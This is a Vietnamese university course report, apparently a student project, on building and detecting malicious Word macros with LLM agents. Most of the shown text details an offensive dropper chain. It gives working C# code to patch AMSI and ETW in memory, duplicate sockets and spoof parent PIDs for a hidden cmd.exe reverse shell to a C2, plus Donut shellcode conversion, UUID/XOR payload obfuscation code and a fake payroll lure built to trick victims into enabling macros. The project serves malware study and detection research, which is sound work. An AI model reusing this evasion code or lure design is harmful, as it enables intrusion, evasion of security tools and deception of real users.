

ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN



Môn học: **Cơ chế hoạt động của mã độc**

Mã môn học: **NT230.Q22.ANTT**

Học kì II - Năm học 2025-2026

Mã đề tài:

S03

Tên đề tài:

**A Novel Framework for Malicious Macro
Generation and Detection via Agent-Driven
Chain-of-Thought**

Mã nhóm SV thực hiện: G04

MSSV	Thông tin thành viên nhóm:
	Họ và tên
23520087	Phan Nguyễn Việt Bắc
23520498	Võ Duy Hiếu
24520930	Mai Nguyễn Phúc Minh
23521269	Quách Trọng Hải Quân

Ngày 22 tháng 6 năm 2026

Tiêu đề đề án: A Novel Framework for Malicious Macro Generation and Detection via Agent-Driven Chain-of-Thought

Loại: [DevTrack]

Tóm tắt nội dung

Sự phát triển của các kỹ thuật lẩn tránh tình vi như VBA Stomping và mã độc không tệp (Fileless Malware) nhúng trong tài liệu OOXML đang đặt ra thách thức nghiêm trọng cho các hệ thống an ninh mạng. Đề án này được thực hiện theo định hướng Development kết hợp mở rộng Research Track, với mục tiêu xây dựng một khuôn khổ toàn diện (framework) tự động hóa quá trình sinh mã độc đối kháng và phát hiện mã độc nâng cao dựa trên Trí tuệ Nhân tạo có khả năng giải thích (XAI). Về phương pháp triển khai và nghiên cứu, ở khía cạnh tấn công (Offensive), đề án tự xây dựng một mô hình sinh mã độc tự động ứng dụng kiến trúc Agent-Driven Chain-of-Thought (CoT) thông qua nền tảng LangGraph. Bằng cách sử dụng các mô hình tác tử tương tác tuần tự (Planner, Coder, Checker), hệ thống tự động thiết kế, lập trình và làm rối (obfuscate) các mẫu zero-day tình vi. Ở khía cạnh phòng thủ (Defensive), đề án triển khai một luồng phân tích lai (Hybrid Pipeline). Tầng đầu tiên sử dụng YARA và Heuristics để sàng lọc nhanh; tầng thứ hai ứng dụng tác tử LLM để phân tích pháp y chuyên sâu dựa trên ngữ cảnh đa chiều (mã VBA, nhị phân P-Code và cấu trúc OOXML) được chuẩn hóa dưới dạng JSON. Về kết quả đạt được, thực nghiệm trên tập dữ liệu chuẩn hóa Zenodo cho thấy mô hình phát hiện đạt Tỷ lệ thu hồi (Recall) 97.15% và Độ chính xác (Accuracy) 90.34%. Khi tiến hành đánh giá chéo với chính tập mã độc lẩn tránh do mô hình tự sinh ra, hệ thống phòng thủ duy trì tỷ lệ phát hiện xuất sắc từ 98.8% đến 100%. Các đóng góp mới cốt lõi của nhóm so với nghiên cứu gốc bao gồm: (1) Số hóa và tích hợp đối chiếu P-Code cùng cấu trúc OOXML vào luồng suy luận của LLM thay vì chỉ phân tích VBA tĩnh; (2) Khắc phục nhược điểm về hiệu năng của LLM bằng kiến trúc phân tích lai; và (3) Xây dựng cơ chế đối kháng nội bộ để liên tục kiểm thử. Về mặt ý nghĩa thực tiễn, kiến trúc này đóng vai trò như một "chuyên gia SOC ảo", cung cấp các báo cáo phân tích pháp y tự động có khả năng giải thích, giúp giảm thiểu thời gian dịch ngược mã độc và hạn chế tình trạng quá tải cảnh báo trong doanh nghiệp.

1 Mục tiêu đề án

Đề án được thực hiện theo định hướng **Development Project** kết hợp mở rộng **Research Track**. Ở hướng Development, nhóm tập trung thiết kế, triển khai và đánh giá một nguyên mẫu mã độc VBA trong môi trường kiểm soát, nhằm mô phỏng chuỗi tấn công dựa trên tài liệu Microsoft Office. Ở hướng Research, đề án mở rộng sang bài toán sinh biến thể mã độc và phát hiện tài liệu Office độc hại bằng mô hình ngôn ngữ lớn, đặc biệt theo hướng *Agent-Driven Chain-of-Thought*. Mục tiêu chung là xây dựng một mô hình thực nghiệm giúp phân tích cơ chế hoạt động của mã độc macro, đánh giá giới hạn của các phương pháp phát hiện truyền thống và đề xuất hướng hỗ trợ phòng thủ hiệu quả hơn.

Cụ thể, đề án hướng đến các mục tiêu sau:

- Phân tích kiến trúc tài liệu Microsoft Word, bao gồm chuẩn OOXML, cấu trúc `vbaProject.bin`, cơ chế lưu trữ VBA source code và P-Code, nhằm làm rõ nền tảng kỹ thuật của mã độc macro.
- Thiết kế và triển khai chuỗi tấn công tài liệu Office trong môi trường kiểm soát, kết hợp các kỹ thuật né tránh phân tích tĩnh như Template Injection, Payload Smuggling và VBA Stomping.
- Hiện thực hóa cơ chế thực thi payload theo hướng hạn chế dấu vết và né tránh giám sát, tập trung vào thực thi trên bộ nhớ, che giấu quan hệ tiến trình và giảm dấu hiệu bị phát hiện bởi các cơ chế giám sát hành vi.
- Mở rộng hướng nghiên cứu sang ứng dụng LLM cho bài toán sinh biến thể mã độc VBA, bao gồm mô hình Generator để tạo base malware và các biến thể obfuscated phục vụ quá trình đánh giá mô hình.
- Xây dựng và đánh giá mô hình phát hiện tài liệu Office độc hại theo hướng *Agent-Driven Chain-of-Thought*, sử dụng tác tử LLM để phân tích nhiều tầng đặc trưng và đưa ra nhãn phân loại kèm độ tin cậy.

2 Tổng quan nghiên cứu

Trong các chiến dịch tấn công có chủ đích (*Advanced Persistent Threat - APT*) và lừa đảo trực tuyến (*Phishing*), mã độc sử dụng macro Visual Basic for Applications (VBA) vẫn luôn là một trong những vector xâm nhập ban đầu (*Initial Access*) phổ biến và nguy hiểm nhất nhờ khả năng tương tác sâu với hệ điều hành. Tuy nhiên, trước sự phát triển mạnh mẽ của các giải pháp bảo mật hiện đại, các kỹ thuật phát tán tài liệu độc hại truyền thống đang dần mất đi hiệu quả. Thực tiễn này đặt ra yêu cầu cấp thiết về việc nghiên cứu và xây dựng một nguyên mẫu mã độc Dropper có khả năng tàng hình cao để mô phỏng chính xác các chiến thuật tấn công tinh vi. Kết quả thực nghiệm từ hệ thống này không chỉ phục vụ công tác kiểm thử xâm nhập (*Penetration Testing*) mà còn đóng vai trò là tài liệu tham khảo mang tính thực chiến giúp các tổ chức đánh giá đúng lỗ hổng và xây dựng các tập luật phát hiện (*Detection Rules*) chủ động, hiệu quả hơn.

Hiện nay, để đối phó với mối đe dọa từ mã độc macro, các hệ thống phòng thủ đã dịch chuyển sang kiến trúc bảo mật đa tầng nghiêm ngặt. Ở lớp phân tích tĩnh, các giải pháp Antivirus (AV) truyền thống tập trung nhận diện dựa trên chữ ký số kết hợp với các công cụ chuyên dụng như *olevba* nhằm trích xuất và rà quét mã nguồn macro. Đối với lớp phân tích động, các giải pháp Phát hiện và Phản hồi Điểm cuối (EDR) ngày càng trở nên thông minh hơn khi tích hợp sâu Học máy (*Machine Learning*), phân tích hành vi và các bộ luật Heuristic để giám sát liên tục các lời gọi API hệ thống Windows nguy hiểm, phát hiện chuỗi mã hóa bất thường trên RAM, cũng như theo dõi chặt chẽ cấu trúc cây tiến trình (*Process Tree*) nhằm ngăn chặn kịp thời các hành vi đáng ngờ phát sinh từ Microsoft Word.

Nhằm vô hiệu hóa hoàn toàn hàng rào phòng thủ đa tầng nêu trên, nguyên mẫu mã độc trong đề án được thiết kế dưới dạng một chuỗi lây nhiễm khép kín (*Kill-chain*) toàn diện với các tiêu chí kỹ thuật nghiêm ngặt. Để vượt qua bộ quét tĩnh, hệ thống áp dụng kỹ thuật *Template Injection*, *Template Polyglot* và *Payload Smuggling* để phân mảnh, cất giấu dữ liệu độc hại vào cấu trúc OpenXML sạch, kết hợp phương pháp *VBA Stomping* và *Semantic Obfuscation* nhằm phá hủy khả năng đối chiếu từ khóa của công cụ phân tích, giữ cho tài liệu mỗi nhử hoàn toàn sạch sẽ trên bề mặt. Đồng thời, cơ chế thực thi không tệp tin (*Fileless Execution*) thông qua kỹ thuật *UUID Callback Injection* được triển khai để giải mã và nạp shellcode trực tiếp trên bộ nhớ RAM, lách qua tính năng ngăn chặn thực thi file của Antivirus. Cuối cùng, kỹ thuật giả mạo tiến trình cha (*PPID Spoofing*) được tích hợp để cắt đứt liên kết mạng độc hại khỏi tiến trình gốc WINWORD.EXE, nguy trang luồng thực thi thành tiến trình con của hệ thống như *explorer.exe*, từ đó thiết lập thành công kết nối *Reverse Shell* ngầm về máy chủ điều khiển (C2).

Về hướng phát triển hệ thống, đề án hướng đến bài toán nghiên cứu và đánh giá mã độc macro trong tài liệu Microsoft Office, đặc biệt là các mẫu VBA có khả năng che giấu hành vi và né tránh phân tích. Do VBA có thể tương tác với hệ điều hành, gọi lệnh, thao tác tiến trình và truy cập API Windows, macro vẫn là một vector tấn công đáng chú ý trong các chiến dịch phát tán tài liệu độc hại. Khi các cơ chế phòng thủ như Antivirus, sandbox, heuristic và EDR ngày càng phát triển, việc phát hiện chỉ dựa trên chữ ký hoặc VBA source code không còn đủ hiệu quả. Đề án kế thừa ý tưởng từ các nghiên cứu về sinh mã độc, tạo biến thể và phát hiện tài liệu Office độc hại bằng học máy hoặc LLM, tiêu biểu như MalGEN [7], LLMalMorph [2], phát hiện OOXML độc hại bằng LLM [3] và phân tích P-Code kết hợp XGBoost [1]. Các công trình này cho thấy xu hướng sử dụng LLM trong cả hai phía: hỗ trợ sinh biến thể mã độc và hỗ trợ phân tích, phát hiện tài liệu độc hại.

Tuy nhiên, khoảng trống nghiên cứu hiện nay nằm ở việc nhiều framework sinh mã độc bằng AI chủ yếu tập trung vào tệp thực thi độc lập như *.exe* hoặc *ELF*, trong khi mã độc tài liệu Office phụ thuộc vào nhiều thành phần đặc thù như cấu trúc OOXML, VBA stream, external template, P-Code, cơ chế macro và môi trường Microsoft Office. Ngoài ra, mã do AI sinh ra thường gặp lỗi cú pháp, thiếu phụ thuộc, logic không hoàn chỉnh hoặc khó tích hợp vào chuỗi tấn công thực tế. Vì vậy, đề án mở rộng theo hướng nghiên cứu LLM cho bài toán mã độc VBA: vừa xây dựng nguyên mẫu trong môi trường kiểm soát để kiểm chứng khả năng tích hợp payload và kỹ thuật né tránh, vừa xây dựng mô hình phát hiện *Agent-Driven Chain-of-Thought* dựa trên metadata, OOXML, VBA source code, P-Code và hành vi thực thi.

3 Phương pháp Triển Khai

3.1 Development Track

3.1.1 Quy trình tấn công và kiến trúc hệ thống


Kiến trúc vận hành của mẫu mã độc trong đề án được thiết kế theo mô hình chuỗi tấn công khép kín từ kẻ tấn công đến mục tiêu (End-to-End Attack Chain), kết hợp linh hoạt giữa các kỹ thuật che giấu tĩnh và lẩn tránh động. Toàn bộ chuỗi lây nhiễm và thực thi này được ánh xạ trực tiếp vào ma trận MITRE ATT&CK nhằm phân rã hành vi theo các chiến thuật tiêu chuẩn, cụ thể bao gồm hai giai đoạn cốt lõi:

a. Giai đoạn chuẩn bị và phát tán (Attacker Side)

- **Initial Access (Xâm nhập ban đầu - T1566.001):** Kẻ tấn công khởi tạo một tài liệu văn bản mỗi nhử ngụy trang dưới dạng thông tin nhạy cảm (như bảng lương nội bộ) nhằm thao túng tâm lý người dùng, tạo tiền đề cho quá trình lây nhiễm.
- **Defense Evasion (Né tránh phòng thủ - T1221 & T1027):** Để triệt tiêu hoàn toàn dấu vết nhận diện tĩnh, mã độc thực thi (Payload) được mã hóa XOR, phân mảnh dữ liệu và chuyển đổi cấu trúc thành danh sách chuỗi định danh hệ thống vô hại để cất giấu vào các phân vùng ẩn của tài liệu chính (T1027 - *Obfuscated Files or Information*). Đồng thời, phần mã điều khiển được bóc tách hoàn toàn ra khỏi tài liệu chính và đặt tại một tệp cấu hình mẫu cấu trúc HTML từ xa thông qua kỹ thuật nhúng mẫu (T1221 - *Template Injection*). Trên tệp mẫu này, mã nguồn macro hiển thị cũng bị xóa bỏ hoàn toàn và chỉ giữ lại mã nhị phân trung gian đã biên dịch (*VBA Stomping*) để đánh lừa các công cụ phân tích tĩnh.

b. Giai đoạn thực thi và chiếm quyền điều khiển (Victim Side)

- **Execution (Thực thi - T1204.002 & T1059.005):** Chuỗi kích nổ bắt đầu khi nạn nhân bị đánh lừa và chấp nhận kích hoạt nội dung hoạt động (T1204.002 - *User Execution: Malicious File*). Ứng dụng Microsoft Word tự động truy vấn từ xa để tải tệp mẫu HTML và kích hoạt trình thông dịch để chạy mã độc nhị phân ẩn (T1059.005 - *Command and Scripting Interpreter: Visual Basic for Applications*).
- **Defense Evasion (Vô hiệu hóa lá chắn - T1562.001):** Ngay khi khởi chạy, mã macro thực hiện can thiệp vùng nhớ động nhằm ghi đè cấu trúc mã máy của giao diện quét mã độc (AMSI) và trình ghi nhật ký hệ thống (*ETW Patching*), làm gián đoạn khả năng thu thập thông tin hành vi của các giải pháp bảo vệ (T1562.001 - *Impair Defenses: Disable or Modify Tools*).
- **Execution & Evasion (Thực thi trên RAM - T1106):** Mã macro duyệt qua tài liệu để trích xuất, tái tổ hợp các mảnh dữ liệu và giải mã ngược payload trực tiếp trên bộ nhớ RAM theo cơ chế không tệp tin (*Fileless Execution*). Payload sau đó được nạp ngầm vào phân vùng nhớ Heap hệ thống thông qua việc lạm dụng các con trỏ hàm Callback của Windows API nhằm né tránh việc tạo tiến trình mới độc hại (T1106 - *Native API*).
- **Command and Control & Evasion (Điều khiển và Giả mạo - T1134.004 & T1095):** Payload khởi chạy một tiến trình dòng lệnh ngầm để thiết lập kết nối mạng ngược về máy chủ điều khiển của kẻ tấn công (T1095 - *Non-Application Layer Protocol*). Để cắt đứt cây truy vết hành vi tiến trình của các giải pháp EDR, mã thực thi áp dụng kỹ thuật giả mạo định danh, ép buộc tiến trình mạng mới sinh ra phải đứng dưới danh nghĩa là tiến trình con hợp lệ của một ứng dụng hệ thống sạch như `explorer.exe` (T1134.004 - *Access Token Manipulation: Parent PID Spoofing*).



Hình 1: Sơ đồ chuỗi tấn công và kiến trúc thực thi tổng thể của nguyên mẫu mã độc Dropper.

3.1.2 Quá trình thiết kế và hiện thực hóa

Xây dựng payload reverse shell C# Nhằm thiết lập quyền truy cập ban đầu (Initial Access) một cách ẩn danh và qua mặt các EDR hiện đại, nhóm thực hiện đã tự phát triển một Payload tùy chỉnh bằng ngôn ngữ C#. Thay vì sử dụng các công cụ có sẵn dễ bị bắt signature, payload được lập trình ở tầng thấp (P/Invoke) để thao tác trực tiếp với bộ nhớ và tiến trình của Windows. Mục tiêu cốt lõi của quá trình này là tạo kết nối mạng ngầm (Reverse Shell) về C2 mà không làm treo ứng dụng mỗi nhử, đồng thời vô hiệu hóa các lá chắn bảo vệ và ngưng trạng cây tiến trình để lẩn tránh.

Luồng thực thi ngầm và Chống gián đoạn (Thread Detachment)

Một trong những vấn đề lớn nhất khi nhúng mã độc vào Word/Excel là nếu mã độc chạy một vòng lặp vô hạn (như duy trì kết nối Reverse Shell), giao diện của Word sẽ bị "đóng băng" (Not Responding), khiến nạn nhân lập tức nghi ngờ và tắt ứng dụng. Để giải quyết, mã độc không gọi trực tiếp các lệnh thực thi mạng trên luồng chính, mà tạo ra một luồng riêng biệt chạy ngầm. Kỹ thuật quan trọng ở đây là Tách luồng (Detachment). Ngay sau khi API `CreateThread` khởi tạo thành công luồng độc hại, hệ thống lập tức gọi `CloseHandle` để nhả luồng này ra và tuyệt đối không sử dụng các lệnh chờ (như `WaitForSingleObject`).

```
1 // Initialize an independent thread to run the payload in the background
2 uint tid;
3 IntPtr th = CreateThread(IntPtr.Zero, 0, Marshal.GetFunctionPointerForDelegate(d),
4     IntPtr.Zero, 0, out tid);
5
6 if (th != IntPtr.Zero)
7 {
8     // Close the handle immediately to detach the thread
9     // This prevents the parent process (WINWORD) from blocking and keeps it running
10    smoothly
11    CloseHandle(th);
12 }
```

Thao tác này giúp tiến trình cha (WINWORD.EXE) vẫn tiếp tục hoạt động bình thường, tài liệu Word vẫn mở ra suôn sẻ để đánh lừa nạn nhân trong khi mã độc âm thầm hoạt động bên dưới.

Vô hiệu hóa cơ chế giám sát (AMSI & ETW Patching)

Điểm yếu của cả hệ thống quét mã độc (AMSI) và ghi nhật ký hành vi (ETW) là các thư viện DLL của chúng (`amsi.dll`, `ntdll.dll`) buộc phải được nạp vào không gian bộ nhớ (User-space) của chính tiến trình đang chạy. Lợi dụng điều này, mã độc tự can thiệp bộ nhớ của chính nó (In-memory Patching) để "làm mù" các lớp giám sát này mà không cần quyền Administrator. Kỹ thuật này sử dụng API `VirtualProtect` để tạm thời gỡ bỏ quyền chỉ đọc (`PAGE_EXECUTE_READ`) của vùng nhớ chứa hàm giám sát, cấp quyền ghi (`PAGE_EXECUTE_READWRITE`), sau đó chép đè một chuỗi mã máy (Opcode) giả mạo vào đầu hàm và cuối cùng là khóa quyền bảo vệ lại như cũ để xóa dấu vết. Đoạn mã dưới đây minh họa quá trình ghi đè hàm `AmsiScanBuffer` của AMSI:

```
1 // Accurately locate the address of the AmsiScanBuffer function in RAM
2 IntPtr fn = GetProcAddress(LoadLibrary("amsi.dll"), "AmsiScanBuffer");
3
4 // x64 Opcode sequence: mov eax, 0x80070057; ret
5 // This instruction forces AMSI to return E_INVALIDARG error code (triggers
6 // fail-open to bypass scan)
7 byte[] p = { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
8
9 // Enable write permission (0x40 = RWX), overwrite Opcode, then restore original
10 // permission
11 uint o;
12 VirtualProtect(fn, (UIntPtr)p.Length, 0x40, out o);
13 Marshal.Copy(p, 0, fn, p.Length);
14 VirtualProtect(fn, (UIntPtr)p.Length, o, out o);
```

Tương tự với ETW, mã độc chép đè hàm `EtwEventWrite` bằng chuỗi `0x48, 0x33, 0xC0, 0xC3` (`xor rax, rax; ret`), ép hàm trả về `ERROR_SUCCESS`, lừa EDR rằng đã gửi log thành công nhưng thực chất sự kiện đã bị triệt tiêu hoàn toàn.

Ứng dụng PPID Spoofing và Socket Duplication

Bình thường, shell `cmd.exe` sinh ra từ mã độc sẽ là tiến trình con của WINWORD.EXE. Đây là một dấu hiệu (Indicator of Attack) cực kỳ rõ ràng khiến các EDR hiện đại lập tức chặn đứng. Kỹ thuật PPID Spoofing (Giả mạo tiến trình cha) khắc phục điều này bằng cách đánh lừa hệ thống, ép `cmd.exe` sinh ra dưới dạng tiến trình


con của một tiến trình hệ thống hợp lệ (ví dụ: `explorer.exe`). Sự phức tạp của kỹ thuật này nằm ở chỗ: Khi `cmd.exe` được sinh ra từ `explorer.exe`, nó sẽ bị mất liên kết với Payload hiện tại, dẫn đến không thể sử dụng đường truyền mạng (Socket) mà Payload vừa thiết lập với máy chủ C2. Để khắc phục, nhóm áp dụng thêm kỹ thuật Nhân bản Handle (Socket Duplication):

```
1 // Initialize Socket and connect to C2 server... (sock)
2 // Duplicate this socket handle and inject it into the parent process (hParent -
  explorer.exe)
3 // So the child process (cmd.exe) can inherit and use it later
4
5 IntPtr dupSock;
6 DuplicateHandle(GetCurrentProcess(), sock, hParent, out dupSock, 0, true, 2);
```

Sau khi luồng mạng đã được nhân bản sang tiến trình cha thành công, mã độc tiến hành cấu hình danh sách thuộc tính (Attribute List) để gán quyền cha-con giả mạo và kích hoạt `cmd.exe` ẩn:

```
1 // Assign the spoofed parent process handle (hParent) to the attribute list
2
3 IntPtr hParentPtr = Marshal.AllocHGlobal(IntPtr.Size);
4 Marshal.WriteIntPtr(hParentPtr, hParent);
5 UpdateProcThreadAttribute(attrList, 0, new IntPtr(0x00020000), hParentPtr, new
  IntPtr(IntPtr.Size), IntPtr.Zero, IntPtr.Zero);
6
7 // Create a hidden cmd.exe (CREATE_NO_WINDOW = 0x8080000u) under the spoofed parent
  process
8 // The 'si' parameter (STARTUPINFOEX) is already loaded with dupSock in Standard
  Input/Output
9
10 CreateProcess(null, "cmd.exe", IntPtr.Zero, IntPtr.Zero, true, 0x8080000u,
  IntPtr.Zero, null, si, pi);
```

Kết quả thực nghiệm cho thấy `cmd.exe` độc hại tạo kết nối mạng mở Reverse Shell đến máy chủ C2 nhưng lại nằm dưới nhánh của `explorer.exe` (hoặc trở thành Orphan process nếu tiến trình cha tạm thời tắt đi). Điều này làm đứt gãy hoàn toàn cây truy vết hành vi của các hệ thống giám sát.



cmd.exe	< 0.01	55,708 K	102,460 K	932	568		
explorer.exe	< 0.01	59,672 K	152,128 K	5056	3064	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,668 K	9,196 K	7016	5056	Windows Security notificatio...	Microsoft Corporation
VBBoxTray.exe	< 0.01	2,608 K	10,836 K	7116	5056	VirtualBox Guest Additions Tr...	Oracle and/or its affiliates
OneDrive.exe		51,804 K	119,344 K	4400	5056	Microsoft OneDrive	Microsoft Corporation
msedge.exe		56,176 K	142,920 K	3252	5056	Microsoft Edge	Microsoft Corporation
msedge.exe		2,148 K	7,812 K	5216	3252	Microsoft Edge	Microsoft Corporation
msedge.exe		13,244 K	32,180 K	5508	3252	Microsoft Edge	Microsoft Corporation
msedge.exe		12,824 K	25,420 K	5476	3252	Microsoft Edge	Microsoft Corporation
msedge.exe		9,464 K	18,408 K	5492	3252	Microsoft Edge	Microsoft Corporation
msedge.exe		22,256 K	48,880 K	8148	3252	Microsoft Edge	Microsoft Corporation
msedge.exe		23,692 K	32,428 K	416	3252	Microsoft Edge	Microsoft Corporation
cmd.exe		2,068 K	4,268 K	4344	5056	Windows Command Processor	Microsoft Corporation
conhost.exe		6,332 K	10,924 K	9076	4344	Console Window Host	Microsoft Corporation
M365Copilot.exe	< 0.01	29,216 K	85,784 K	5568	2968	Microsoft 365 Copilot App	Microsoft Corporation
msedge.exe	< 0.01	17,044 K	102,762 K	7408	5568	Microsoft Edge WebView2	Microsoft Corporation

Hình 2: Cây tiến trình giả mạo (PPID Spoofing) khi Reverse shell được thiết lập.

Biên dịch thành Position-Independent Code (PIC)

Tập mã nguồn C# sau khi hoàn thiện được biên dịch thành tệp thực thi (.exe) nhắm mục tiêu vào kiến trúc 64-bit bằng trình biên dịch chuẩn của .NET (như `mcs` hoặc `csc`).

Nhóm đã sử dụng công cụ mã nguồn mở Donut để biên dịch tệp .exe thành định dạng mã máy độc lập vị trí (.bin / PIC Shellcode). Định dạng Shellcode nguyên thủy này cho phép VBA dễ dàng cấp phát một vùng nhớ động, chép mã vào và gọi hàm Callback để kích nổ mà không cần chạm xuống ổ cứng.

```
(kali@kali)-[/media/sf_Malware_VBA_Development/Custom_CS_Payload]
$ donut -o:payload3_.bin -i:Payload_3.exe

[ Donut shellcode generator v1 (built Feb 12 2026 14:39:18)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "Payload_3.exe"
[ Entropy       : Random names + Encryption
[ File type     : .NET EXE
[ Target CPU    : x86+amd64
[ AMSI/WDLP/ETW : continue
[ PE Headers    : overwrite
[ Shellcode     : "payload3_.bin"
[ Exit         : Thread
```

Hình 3: Minh họa quá trình biên dịch C# thành PIC Shellcode.

Thiết kế tài liệu mồi nhử và cất giấu Payload (Smuggling) Sau khi biên dịch thành công Payload dưới dạng mã máy độc lập vị trí (.bin PIC Shellcode), thách thức tiếp theo là đưa khối mã này vào hệ thống nạn nhân mà không bị các trình diệt virus (Antivirus) phát hiện. Nhóm thực hiện chia giai đoạn này thành 2 kỹ thuật chính: Lừa đảo xã hội (Social Engineering) thông qua tài liệu mồi nhử và Cất giấu dữ liệu (Document Smuggling).

Tính năng Macro (VBA) của Microsoft Office bị mặc định vô hiệu hóa (Disable) để bảo vệ người dùng. Do đó, điểm yếu lớn nhất của các cuộc tấn công qua tài liệu Office không nằm ở lỗ hổng phần mềm, mà nằm ở tâm lý con người. Nếu tài liệu không đủ sức thuyết phục để nạn nhân tự tay nhấn nút "Enable Content", toàn bộ chuỗi tấn công sẽ thất bại.

Nhóm thực hiện thiết kế một tài liệu Word (.docx) nguy trang dưới dạng "Bảng lương nội bộ". Việc đánh vào sự tò mò về tài chính là một mồi nhử tâm lý cực kỳ hiệu quả. Tài liệu được thiết kế công phu với logo công ty giả, bảng biểu, con dấu và các điều khoản bảo mật nhằm tạo lòng tin tuyệt đối.

Tài liệu mồi nhử được khởi tạo tự động bằng kịch bản Python (thư viện `python-docx`). Điểm mấu chốt trong thiết kế là việc chèn một dải cảnh báo giả mạo (Fake Security Banner) màu vàng ngay trên cùng của tài liệu:

- **Thông điệp lừa đảo:** Bảng lương che giấu cột "Thực Lãnh" bằng các ký tự bôi đen [REDACTED].
- **Chỉ dẫn giả mạo:** Một dòng cảnh báo màu vàng yêu cầu người dùng: "Tài liệu được mã hóa bảo mật. Vui lòng nhấn Enable Content trên thanh vàng phía trên để hiển thị đầy đủ số liệu".

Khi nạn nhân làm theo chỉ dẫn này để xem bảng lương, họ đã vô tình cấp quyền thực thi cho mã độc VBA ẩn bên dưới.



Hình 4: Giao diện tài liệu mời nhử "Bảng lương nội bộ" với thanh cảnh báo giả mạo.

Tiền xử lý mã độc Nếu nhúng trực tiếp khối Shellcode nguyên thủy (.bin) hoặc các chuỗi mã hóa đơn giản (như Base64) vào bên trong tệp tài liệu, các hệ thống phân tích tĩnh (Static Analysis) và YARA Rules sẽ dễ dàng bóc tách và phát hiện ra dấu vết (Signature) của mã độc. Để triệt tiêu hoàn toàn Signature tĩnh, Shellcode cần được định dạng lại thành cấu trúc dữ liệu UUID, sau đó tiếp tục mã hóa ngẫu nhiên và phân mảnh nhỏ (Chunking) trước khi nhúng. Nhóm thực hiện xây dựng công cụ `payload_processor.py` để xử lý Shellcode qua 3 bước:

- **Bước 1 (Định dạng UUID):** Shellcode được thêm byte 0x90 (NOP) để chia hết cho 16. Mỗi khối 16 byte được định dạng thành một chuỗi UUID hợp lệ (Universally Unique Identifier). Phép biến đổi này giúp Shellcode trông giống hệt như các mã định danh vô hại của hệ thống.
- **Bước 2 (Mã hóa XOR):** Chuỗi UUID vừa tạo được mã hóa bằng thuật toán XOR với một khóa ngẫu nhiên 33 byte. Khóa ngẫu nhiên đảm bảo mỗi lần tạo tài liệu, nội dung nhúng vào sẽ hoàn toàn khác biệt (Polymorphism).
- **Bước 3 (Phân mảnh):** Khóa giải mã được cắt thành 3 phần, Payload mã hóa được cắt thành 4 phần (Chunk). Tổng cộng 7 mảnh ghép này được kết xuất ra tệp văn bản thô để chuẩn bị cho bước cất giấu.

```

1 # Cut every 16 bytes of Shellcode into a valid UUID (Little-Endian)
2 uuids = []
3 for i in range(0, len(data), 16):
4     chunk = data[i:i+16]
5     u = uuid.UUID(bytes_le=chunk)
6     uuids.append(str(u))
7 # Join with commas
8 payload_uuid_string = ",".join(uuids)

```

Cất giấu vào tài liệu mời nhử (Document Smuggling) Kỹ thuật Document Smuggling lợi dụng điểm mù này để chèn 7 mảnh ghép (đã xử lý ở mục trước) vào bên trong tài liệu .docx. Mã độc VBA (sẽ được nhúng sau) ban đầu chỉ đóng vai trò là một Dropper siêu nhỏ gọn, nó không hề chứa bất kỳ Payload nào bên trong mã nguồn, khiến AV đánh giá nó là an toàn. Công cụ `auto_embedded.py` tự động nhúng 7 mảnh ghép vào các khu vực khuất tầm nhìn của tài liệu:

- **Header (Tiêu đề trang):** Chứa đoạn đầu tiên của Khóa giải mã.
- **Văn bản tàng hình (Hidden Text):** Sử dụng thuộc tính font ẩn (<w:vanish/> trong cấu trúc XML của Word, kích thước 1pt). Word bỏ qua việc hiển thị các đoạn văn bản này, khiến nạn nhân không thể nhìn thấy bằng mắt thường.

